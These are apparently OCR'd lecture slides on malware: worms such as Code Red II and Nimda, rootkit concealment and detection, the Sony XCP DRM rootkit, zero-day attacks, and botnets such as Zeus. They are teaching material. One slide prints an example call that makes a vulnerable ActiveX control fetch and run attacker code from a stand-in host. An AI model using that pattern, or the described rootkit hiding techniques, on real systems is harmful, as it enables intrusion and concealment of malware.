




Code Red II worm

- Released on August 4, 2001
- Also exploits vulnerability in IIS Web server (and installs backdoor which allows access to infected host)
- Single-stage Scanning worm
  - Chooses random IP addresses and attempts to infect them
- However, it uses Localized Scanning Strategy to choose addresses of hosts to infect
  - More likely to infect addresses close to it
  - With prob. 3/8 it chooses an address in the same class B address space
  - With prob. 1/2 it chooses an address in the same class A address space
  - With prob. 1/8 it chooses an address from the whole Internet
- Spreads very fast due to Localized Scanning Strategy
  - Allow worm to spread very rapidly within an internal network once it manages to pass through external firewall

Modeling the worm spreading



- "Getting off the Ground" problem: the time needed to infect the first 10,000 hosts dominates the infection time
  - Worm is ok after that, as it spreads exponentially

NIMDA worm

- Released on Sept 18, 2001
- Spread very rapidly and can maintained itself on internet for months

- Differences between NIMDA and previous worms that we have discussed:
  - Spreads extensively behind firewalls
  - Its full functionality is still not fully known
  - Uses multiple infection vectors (not restricted to a single technique)

Nimda: Methods used for spreading

- By infecting Web servers that are vulnerable to IIS Web server vulnerability
- By bulk emailing of itself as an attachment
- By coping itself across open network shares
- By adding exploit code to web pages on compromised servers in order to infect clients which browse that page
- By scanning for backdoors left behind by Code Red II and also the “sadmind” worm

Rootkits

Rootkits

- An ***especially stealthy*** type of malware
- A rootkit modifies system utilities or the OS in order to hide its existence
  - E.g., a rootkit can modify the Windows Process Monitor utility in order to remove itself from the list of processes currently running
  - Or, a rootkit can modify Windows Explorer so that certain files on disk are not displayed (these files may be other types of malware such as Trojan horses or viruses)

Rootkits: concealment

- Rootkits may run either in:
  - User mode (used to run other ordinary programs)
  - Kernel mode (used for low-level, privileged OS routines)
- User-mode rootkits usually modify system utilities or libraries on disk
  - This can easily detected by anti-rootkit software that runs at the kernel level
- Kernel-mode rootkits are harder to detect because they work at the lowest level of the OS
  - In Windows, they are usually loaded as device drivers (loading a device driver allows users to load arbitrary code into the kernel)
  - In Linux, rootkits are loaded using a similar mechanism, called Loadable Kernel Module (LKM)

Kernel-mode rootkits: concealment

- ***Function hooking***:
  - Rootkit replaces OS functions with customized versions that hide the existence of the rootkit
- Example 1: a rootkit replaces a kernel function that enumerates the files in a directory with a nearly identical version that skips certain files that are part of the rootkit
  - Thus, every program that relies on this kernel function will be unable to detect the rootkit
- Example 2: a rootkit modifies the internal data structures used by the kernel for book-keeping purposes
  - E.g., Windows keeps a list of the device drivers that are currently loaded into memory. A rootkit may modify this list directly to remove itself from the list.

Kernel-mode rootkits: concealment

- Example 3: rootkits must ensure they persist on the victim machine and survive reboot
  - One way to ensure this is to add certain entries to Windows Registry
  - To avoid detection by anti-rootkit software, a rootkit must also modify the kernel functions that list registry entries

- Example 4: insert a kernel-module to modify the interrupt vector table, so when a specific interrupt happens, the OS will execute the attacker's code

Rootkit: detection

- User-mode rootkits can be detected by checking for modification of files on disk
  - Method 1: On Windows, important libraries are digitally signed
  - Method 2: Periodically compute a cryptographic hash for critical system components (when the system is offline, or when the user is certain no rootkit is present)
    - Re-compute hash while the system is online and compare with the previously computed hash

Rootkit: detection

- Kernel-mode rootkits are harder to detect
- Most anti-rootkit software searches for techniques such as function hooking
  - Anti-rootkit software has signatures of certain kernel functions that are common targets for rootkits
  - Anti-rootkit inspects kernel memory to check if any modifications have been made to these functions
- Another detection method is to perform two scans:
  - One scan using high-level system calls (which are likely infected by rootkits)
  - One scan using programs that read the disk using low-level disk access methods
  - Compare the results of the two scans: if they result in different images of the file system, then a rootkit is likely to be present
- Safest defense: reformat hard drive and install a clean OS

Rootkits Case Study: XCP

Rootkit case study: XCP

- **Sony BMG copy protection rootkit scandal in 2005**
- Mark Russinovich's was testing a rootkit detector he had co-written, he found an apparent rootkit on his system.
- After further investigating , he found that the rootkit was part of a CD DRM system called XCP (extended copy protection) which had been installed when he inserted a Sony-BMG music CD into his computer.
- He posted his findings on his blog on October 31, 2005 and the blog quickly attracted public attention.
- A lot people then studied XCP and found:
  - The rootkit makes systems more vulnerable to attack
  - XCP covertly transmits usage information back to the vendor or label
  - No uninstaller is provided by the vendor
- Sony agreed to recall XCP discs and issue uninstallers, but the uninstaller would open more serious security holes on user's system

Rootkit case study: XCP

- Research article:

  Lessons from the Sony CD DRM Episode,

  by J. A. Halderman and E. W. Felten,

  published in USENIX Security 2006

Rootkit case study: XCP

- DRM: Digital Rights Management is used to protect the material from being used or re-distributed without the distributor's permission and allows the content owners to control how their content is delivered and played
- CD DRM system Requirements:
  - Copy-protected CD should be able to play in ordinary CD player
  - CD should be unreadable by all computer programs except vendor’s own software (e.g., proprietary CD player program)
- Most CD DRM systems use both passive and active anti-copying measures


Rootkit case study: XCP

- Passive measures change the disc's contents in the hope of confusing most computer drives and software players
  - Audio CD players should still play the disc


- Active measures rely on software on the computer that actively intervenes to block access to the music
  - First, the DRM software should be installed into the system
  - Then, the DRM software runs a recognition algorithm to determine whether to protect the CD content
  - If so, only proprietary software player shipped with CD can access the content.
- Sony deployed XCP on 52 titles (representing more than 4.7 million CDs)

Rootkit case study: XCP

- How does CD DRM work?
  - First time a protected CD is inserted…
  - Autorun (normal Windows feature) executes installer from the CD
  - Installs active protection driver, between CD driver and apps
  - Protection driver remains on system



Rootkit case study: XCP



- User tries to rip or copy a disc…
  - Protection driver checks for watermark
  - If found, blocks access to audio

Rootkit case study: XCP

- In theory:
  1. Insert disc
  2. Ask permission (display EULA – End User License Agreement)
  3. Then install DRM software
- Problem: Between steps 1 & 2, the disc is in the drive and there is a time gap, when a CD ripping program may access the disc in an unauthorized fashion (CD content is not protected)

- In practice:
  - Rely on temporary protection in the window of vulnerability by installing XCP without the user's consent

Rootkit case study: XCP

- XCP temporary protection:
  - Protection for the time while the installer is running but not yet installed
  - When the EULA is being displayed:
    - XCP checks for about 200 ripping and copying application
    - Names are hard coded (e.g., go.exe)
    - If any of these applications are found running in the system, it asks the user to close it in order to continue the installation
    - If the ripping or copying application is not closed within 30 seconds, the installer ejects the CD and quits

Rootkit case study: XCP

- Rootkit behavior of XCP:
  - Installs a second program that conceals any file, process or registry key whose name begins with the prefix sys
  - The rootkit is a kernel level driver that is set to automatically load early in the boot process.
  - It hooks several system calls by modifying the system service dispatch table (KeServiceDescriptorTable)
    - KeServiceDescriptorTable is responsible for handling internal Windows calls

Rootkit case study: XCP

Magic prefix:

sys

- Files
- Processes
- Registry keys

HKLM\SOFTWARE\$sys$reference
HKLM\SYSTEM\ControlSet001\Services\$sys$aries
HKLM\SYSTEM\ControlSet001\Services\$sys$cor
HKLM\SYSTEM\ControlSet001\Services\$sys$crater
HKLM\SYSTEM\ControlSet001\Services\$sys$DRMServer
HKLM\SYSTEM\ControlSet001\Services\$sys$oct
HKLM\SYSTEM\ControlSet003\Services\$sys$aries
HKLM\SYSTEM\ControlSet003\Services\$sys$cor
HKLM\SYSTEM\ControlSet003\Services\$sys$crater
HKLM\SYSTEM\ControlSet003\Services\$sys$DRMServer
C:\WINDOWS\system32\$sys$caj.dll
C:\WINDOWS\system32\$sys$filesystem
C:\WINDOWS\system32\$sys$filesystem\$sys$DRMServer.exe
C:\WINDOWS\system32\$sys$filesystem\$sys$parking
C:\WINDOWS\system32\$sys$filesystem\aries.sys
C:\WINDOWS\system32\$sys$filesystem\crater.sys
C:\WINDOWS\system32\$sys$filesystem\DbgHelp.dll
C:\WINDOWS\system32\$sys$filesystem\lim.sys
C:\WINDOWS\system32\$sys$filesystem\oct.sys
C:\WINDOWS\system32\$sys$filesystem\Unicows.dll
C:\WINDOWS\system32\$sys$upgtool.exe
C:\WINDOWS\system32\drivers\$sys$cor.sys

Rootkit case study: XCP

- The five functions which were compromised
  - NtQueryDirectoryFile (Hide sys files)
  - NtCreateFile (Protect sys from reading and writing)
  - NtQuerySystemInformation (Hide sys processes)
  - NtEnumerateKey (Hide sys registry keys)
  - NtOpenKey (intercepted, but not modified)

- Processes whose name begins with sys have an accurate view of system (because rootkit returns kernel function results without alteration)

Rootkit case study: XCP

- Why is this dangerous?

- Malicious code writers exploited the behavior of XCP and would include the sys prefix in the name of their malicious processes and data files

- The XCP rootkit will automatically hide these processes and files from the administrators!
  - Malware ran by non-privileged users can’t install own rootkit, but can utilize XCP’s functionality to hide!

Rootkit case study: XCP

- Uninstallation:
  - Initially, the DRM system didn't contain uninstaller
  - After public demand, they provided uninstaller, but was very difficult to acquire
  - Had to fill up a sequence of forms and wait few days.

- XCP Uninstaller Vulnerability
  - Invokes a proprietary ActiveX control named CodeSupport.ocx

Rootkit case study: XCP

- XCP Uninstaller: Step 1

SONY BMG
MUSIC ENTERTAINMENT

HOME	SYSTEM REQUIREMENTS	HOW TO USE THE DISC	FAQ	SOFTWARE UPDATES	UNINSTALL REQUESTS

UNINSTALL REQUEST

Where did you purchase the disc? USA

Artist Name *

Album Title *

Store Name *

Email Address *

Submit

*Required fields

© 2005 SONY BMG MUSIC ENTERTAINMENT

Privacy Policy

- User is prompted to install an ActiveX control

Rootkit case study: XCP

- XCP Uninstaller: Step 2

Wait for email (hours)

Rootkit case study: XCP

- XCP Uninstaller: Step 3

SONY BMG
MUSIC ENTERTAINMENT

HOME	SYSTEM REQUIREMENTS	HOW TO USE THE DISC	FAQ	SOFTWARE UPDATES

UNINSTALL REQUEST

Case ID

Please Describe why you need to make an uninstall request

Submit

*Required fields

© 2005 SONY BMG MUSIC ENTERTAINMENT

Privacy Policy

Rootkit case study: XCP

- XCP Uninstaller: Step 4

Wait for second email (several days)

Rootkit case study: XCP

- XCP Uninstaller: Step 5


Finally, visit web page and run uninstaller*

* But if you insert the CD again, go back to step 1!

XCP Uninstaller: Operation

1. XCP Uninstall web page:

   CodeSupport.Uninstall("http://www.sony-bmg.com/XCP.dat")

2. 

3. Client extracts InstallLite.dll from XCP.dat, calls function UnInstall_xcp


Problems:

- ActiveX control will accept arbitrary URL
- Code from that URL is not authenticated
- Control is not removed after use

XCP Uninstaller: Attack

1. Attacker constructs Evil.dat
   - includes InstallLite.dll and puts attack code in Uninstall_XCP function
2. Victim visits attacker's web page:

   CodeSupport.Uninstall("http://www.attacker.com/Evil.dat")

3. 

4. Client extracts InstallLite.dll from Evil.dat, calls function UnInstall_xcp

   Attack code runs with local user's privileges.

Rootkit case study: XCP

Timeline

31 Oct.
3 Nov.
10
14
15
17
6 Dec.
7
30

Oct.	31	Rootkit revealed
Nov.	3	Sony releases XCP patch
	10	First suits filed against Sony
	14	XCP patch/uninstaller hole
	15	Sony recalls XCP discs
	17	MediaMax uninstaller hole
Dec.	6	MediaMax player hole
	7	Hole in patch for MediaMax player hole
	30	First suits settled

Rootkit case study: XCP

Conclusion

- Aggressive DRM can have dangerous consequences: harm the security of user's system
  - CD DRM schemes install risky software components without user consent.
- Effective DRM may require undermining the user's control…and thus ability to defend against security threats
- The design of DRM systems is only weakly connected to the contours of copyright law.
  - International protests, class-action suits

Rootkit case study: XCP

The Stakes are High

- Inappropriate DRM can…
  - Harm users
  - Create major liability for content owners
  - Reduce sales for artists
  - Ultimately, reduce artists' incentives to create

Zero-day attacks and patch distribution schemes

Zero-Day attacks

- Typically, once a new vulnerability has been discovered, a patch is issued
  - Once a virus has been analyzed, a signature is released
  - But this process takes time!
- What about vulnerabilities that are known by attackers, but haven't even been discovered yet by the developers?!
  - These are called ***zero-day attacks***: an attack that exploits a vulnerability that was previously unknown to the software designers who created the system containing the vulnerability

Zero-Day attacks

- They are extremely hard to defend against, we really don't have any good defense mechanisms against these
- Defenses are based on heuristic rules, which are rules of thumb that seem to perform well in practice
  - Continually scan programs for instructions that involve something that is potentially malicious (such as deleting files or sending information over the Internet)
  - Watch the behavior of programs for suspect actions, like reading and writing to existing files, writing to a system folder, sending or receiving packets on the Internet
  - Major problem: false positives

Example of zero-day attack

- April 2017, a large email campaign containing as attachment an MS Word RTF (rich text format) document
  - From: <[device]@[recipient's domain]>, where [device] may be "copier", "documents", "noreply", "no-reply", or "scanner"
  - Subject: Scan Data
  - Attachment: "Scan_123456.doc" or "Scan_123456.pdf"
- When recipients open the document, the zero-day exploit is used to carry out a series of actions that lead to the installation of Dridex banking Trojan

https://www.proofpoint.com/us/threat-insight/post/dridex-campaigns-millions-recipients-unpatched-microsoft-zero-day

Patch distribution schemes

- *"Automatic Patch-Based Exploit Generation is Possible: Techniques and Implications"*
  - research paper published in 2008

- Given a program P and a patched version of the program P′, it is possible to ***automatically*** generate an exploit for the potentially unknown vulnerability present in P but fixed in P' !
  - Authors show how to automatically generate exploits for 5 Microsoft programs based upon patches provided via Windows Update
  - Exploits are generated fast (only a few minutes)

Patch distribution schemes

- Having access to a patch provides a significant advantage over those who do not have yet access to the patch
  - Current patch distribution practices stagger patch distributions over long time periods (usually over hours, days, or longer)
  - Research shows that for Windows Update it takes about 24 hours for 80% of the observed unique IPs to check for a new patch
  - Once an exploit is available, worms can compromise most of the vulnerable hosts in minutes
  - Automatic Patch-Based Exploit Generation (APEG) could enable those who first received a patch to generate an exploit and compromise a significant fraction of vulnerable systems *before the vulnerable systems even had a chance to download the update*!

Patch distribution schemes

- Current patch distribution schemes are insufficient and insecure, and should be redesigned
- What can be done?
  - Patch obfuscation (to hide what lines of code changed between the patched and unpatched programs)
  - Initially encrypt the patches, then after a suitable period of time distribute a short decryption key (128 bits)
    - This scheme allows all users who have the patch and receive the key to apply it simultaneously.
  - Change patch distribution mechanisms so everyone receives the patch at about the same time
    - Use a P2P network to reduce the load on patch distribution servers
    - Do you see a problem?
    - But what to do about offline hosts?
    - Unclear if this will be fast enough to combat APEG
  - Active area of research

Botnets

Botnets


- Malware was initially used by bored teenagers for to achieve fame, to conduct destructive pranks, or to attack individuals and organizations
- However, today, malware allows for much more lucrative criminal ventures
  - Underground economy to sell illegal digital goods
  - Information theft and spam have become lucrative criminal ventures
  - Malware is now professionally coded software and is being deployed by criminal organizations

Botnets

- Botnets are large networks of compromised computers that allow criminals that control the computers to conduct criminal activities on a mass scale
  - Botnets can be massive in size (several million compromised machines)
  - Send millions of spam emails
  - Steal confidential information from the machine owners (e.g., harvest CC info, bank account credentials, etc.)
  - Launch DDOS attacks against major websites and even against smaller government infrastructures

    example: Russian DDoS attacks have caused major economic disruption in Ukraine and may have contributed to Moscow-favored candidate Victor Yanukovych winning Ukraine's presidential election in 2009

Botnets



Botnets

- Command-and-control mechanism
  - Bot software is installed on a compromised computer via malware (worm, Trojan horse, etc)
  - The infected machine (***zombie***) contacts a central control server (***botmaster***) to request commands
  - Botmaster issues commands to zombies
- Early botnets hosted botmasters at static IP addresses
  - Authorities could easily shut down a botnet by tracking the botmaster and shutting it down
- Today, botnets employ a variety of mechanisms to avoid detection
  - Dynamically change the address of the botmaster daily
  - Zombie machines use innovative channels to receive commands, including services such as IRC, Twitter and Instant Messaging

The Zeus Botnet Kit

- Zeus is a toolkit for building and deploying a customized Trojan botnet
- Attacker can specify the payload to be deployed and the type of information to be captured
- Payload can be classic spyware (software installed without a user's consent and which gathers information about the user without consent, such as keystrokes, passwords, screen captures, etc.)
- Payload can also lead to more complex attacks:
  - Grab username and password only for specific web sites specified by the attacker
  - Add new form fields to a web page to induce the user to provide additional information

The Zeus Botnet Kit

- Zeus has been used extensively to steal credentials for social network sites, banking sites, and shopping sites
- Between July 2008 and June 2009, Symantec detected more than 150,000 hosts infected with Zeus trojan horses
- In January 2010, NetWitness discovered a Zeus botnet with more than 74,000 zombies in 196 different countries
  - Many zombies were part of networks of government agencies, educational institutions, and large corporations

Zeus used to steal millions of $$

- April 2014: US DoJ takes out gang that used Zeus to steal millions of dollars
  - 2 Ukrainian nationals convicted, 4 others still at large
  - Zeus malware was installed on victims computers associated with BoA, First National Bank of Omaha, Franciscan Sisters of Chicago, Key Bank
  - Zeus was used to capture information necessary to log into online banking accounts: bank account numbers, passwords, personal identification numbers, RSA SecureID token codes, etc.
  - Money were transferred via ACH out of victims accounts to “money mules” in the US and the UK
  - Money mules then allegedly withdrew some of those funds and wired the money overseas to conspirators

Zeus used to steal millions of $$

- Four identified defendants remain at large:

- **Vyacheslav Igorevich Penchukov, 32, of Ukraine**, who allegedly coordinated the exchange of stolen banking credentials and money mules and received alerts once a bank account had been compromised.
- **Ivan Viktorvich Klepikov, 30, of Ukraine**, the alleged systems administrator who handled the technical aspects of the criminal scheme and also received alerts once a bank account had been compromised.
- **Alexey Dmitrievich Bron, 26, of Ukraine**, the alleged financial manager of the criminal operations who managed the transfer of money through an online money system known as Webmoney.
- **Alexey Tikonov, of Russi**a, an alleged coder or developer who assisted the criminal enterprise by developing new codes to compromise banking systems.

More malware attacks

- Computers in China sold with pre-installed malware (according to Microsoft, September 2012)
  - http://www.cnbc.com/id/49032374
  - Malware that made computers participate in the Nitol botnet
- Microsoft claims it discovered that retailers in China were selling computers that were installed with counterfeit Windows software and the fake software was corrupted with malware.

Examples of DDos attacks

- Activist group conducted DDos attacks against several US banks (Wells Fargo, JPMorgan Chase, Bank of America, CapitalOne, Citibank and 20 others)
  - Considerable service disruptions to the banks for 4 months (Oct 2012 – Jan 2013)
  - Attacks were sophisticated, involving thousands of compromised servers, generating up to 75GBps of DDoS traffic

http://www.networkworld.com/news/2013/013013-hacktivist-group-suspends-bank-266250.html

Examples of Botnet attacks

- Cybercriminals are attacking servers hosting WordPress sites in an attempt to build a potent botnet
- “They're going through the low-hanging fruit of the most common passwords and if they get in, they get in; if not, they move on to the next site”
- Attackers are targeting servers hosting WordPress-powered blogs that are most likely being used by individuals and small businesses, which tend to use much weaker sign-in credentials than large organizations.
- Hosting servers are much more valuable to attackers than home computers because they have more processing power and have Internet connections with a lot more bandwidth, both of which are needed to launch large-scale denial-of-service attacks against organizations.
- http://www.networkworld.com/article/2165360/byod/tactics-of-wordpress-attackers-similar-to-bank-assaults.html

Is it possible to detect all malware?

- It can be proven that it is *impossible to write a program that could detect every possible instance of malware*
  - Proof by contradiction: establish the truth of a proposition by showing that if the proposition was false, this would lead to a contradiction

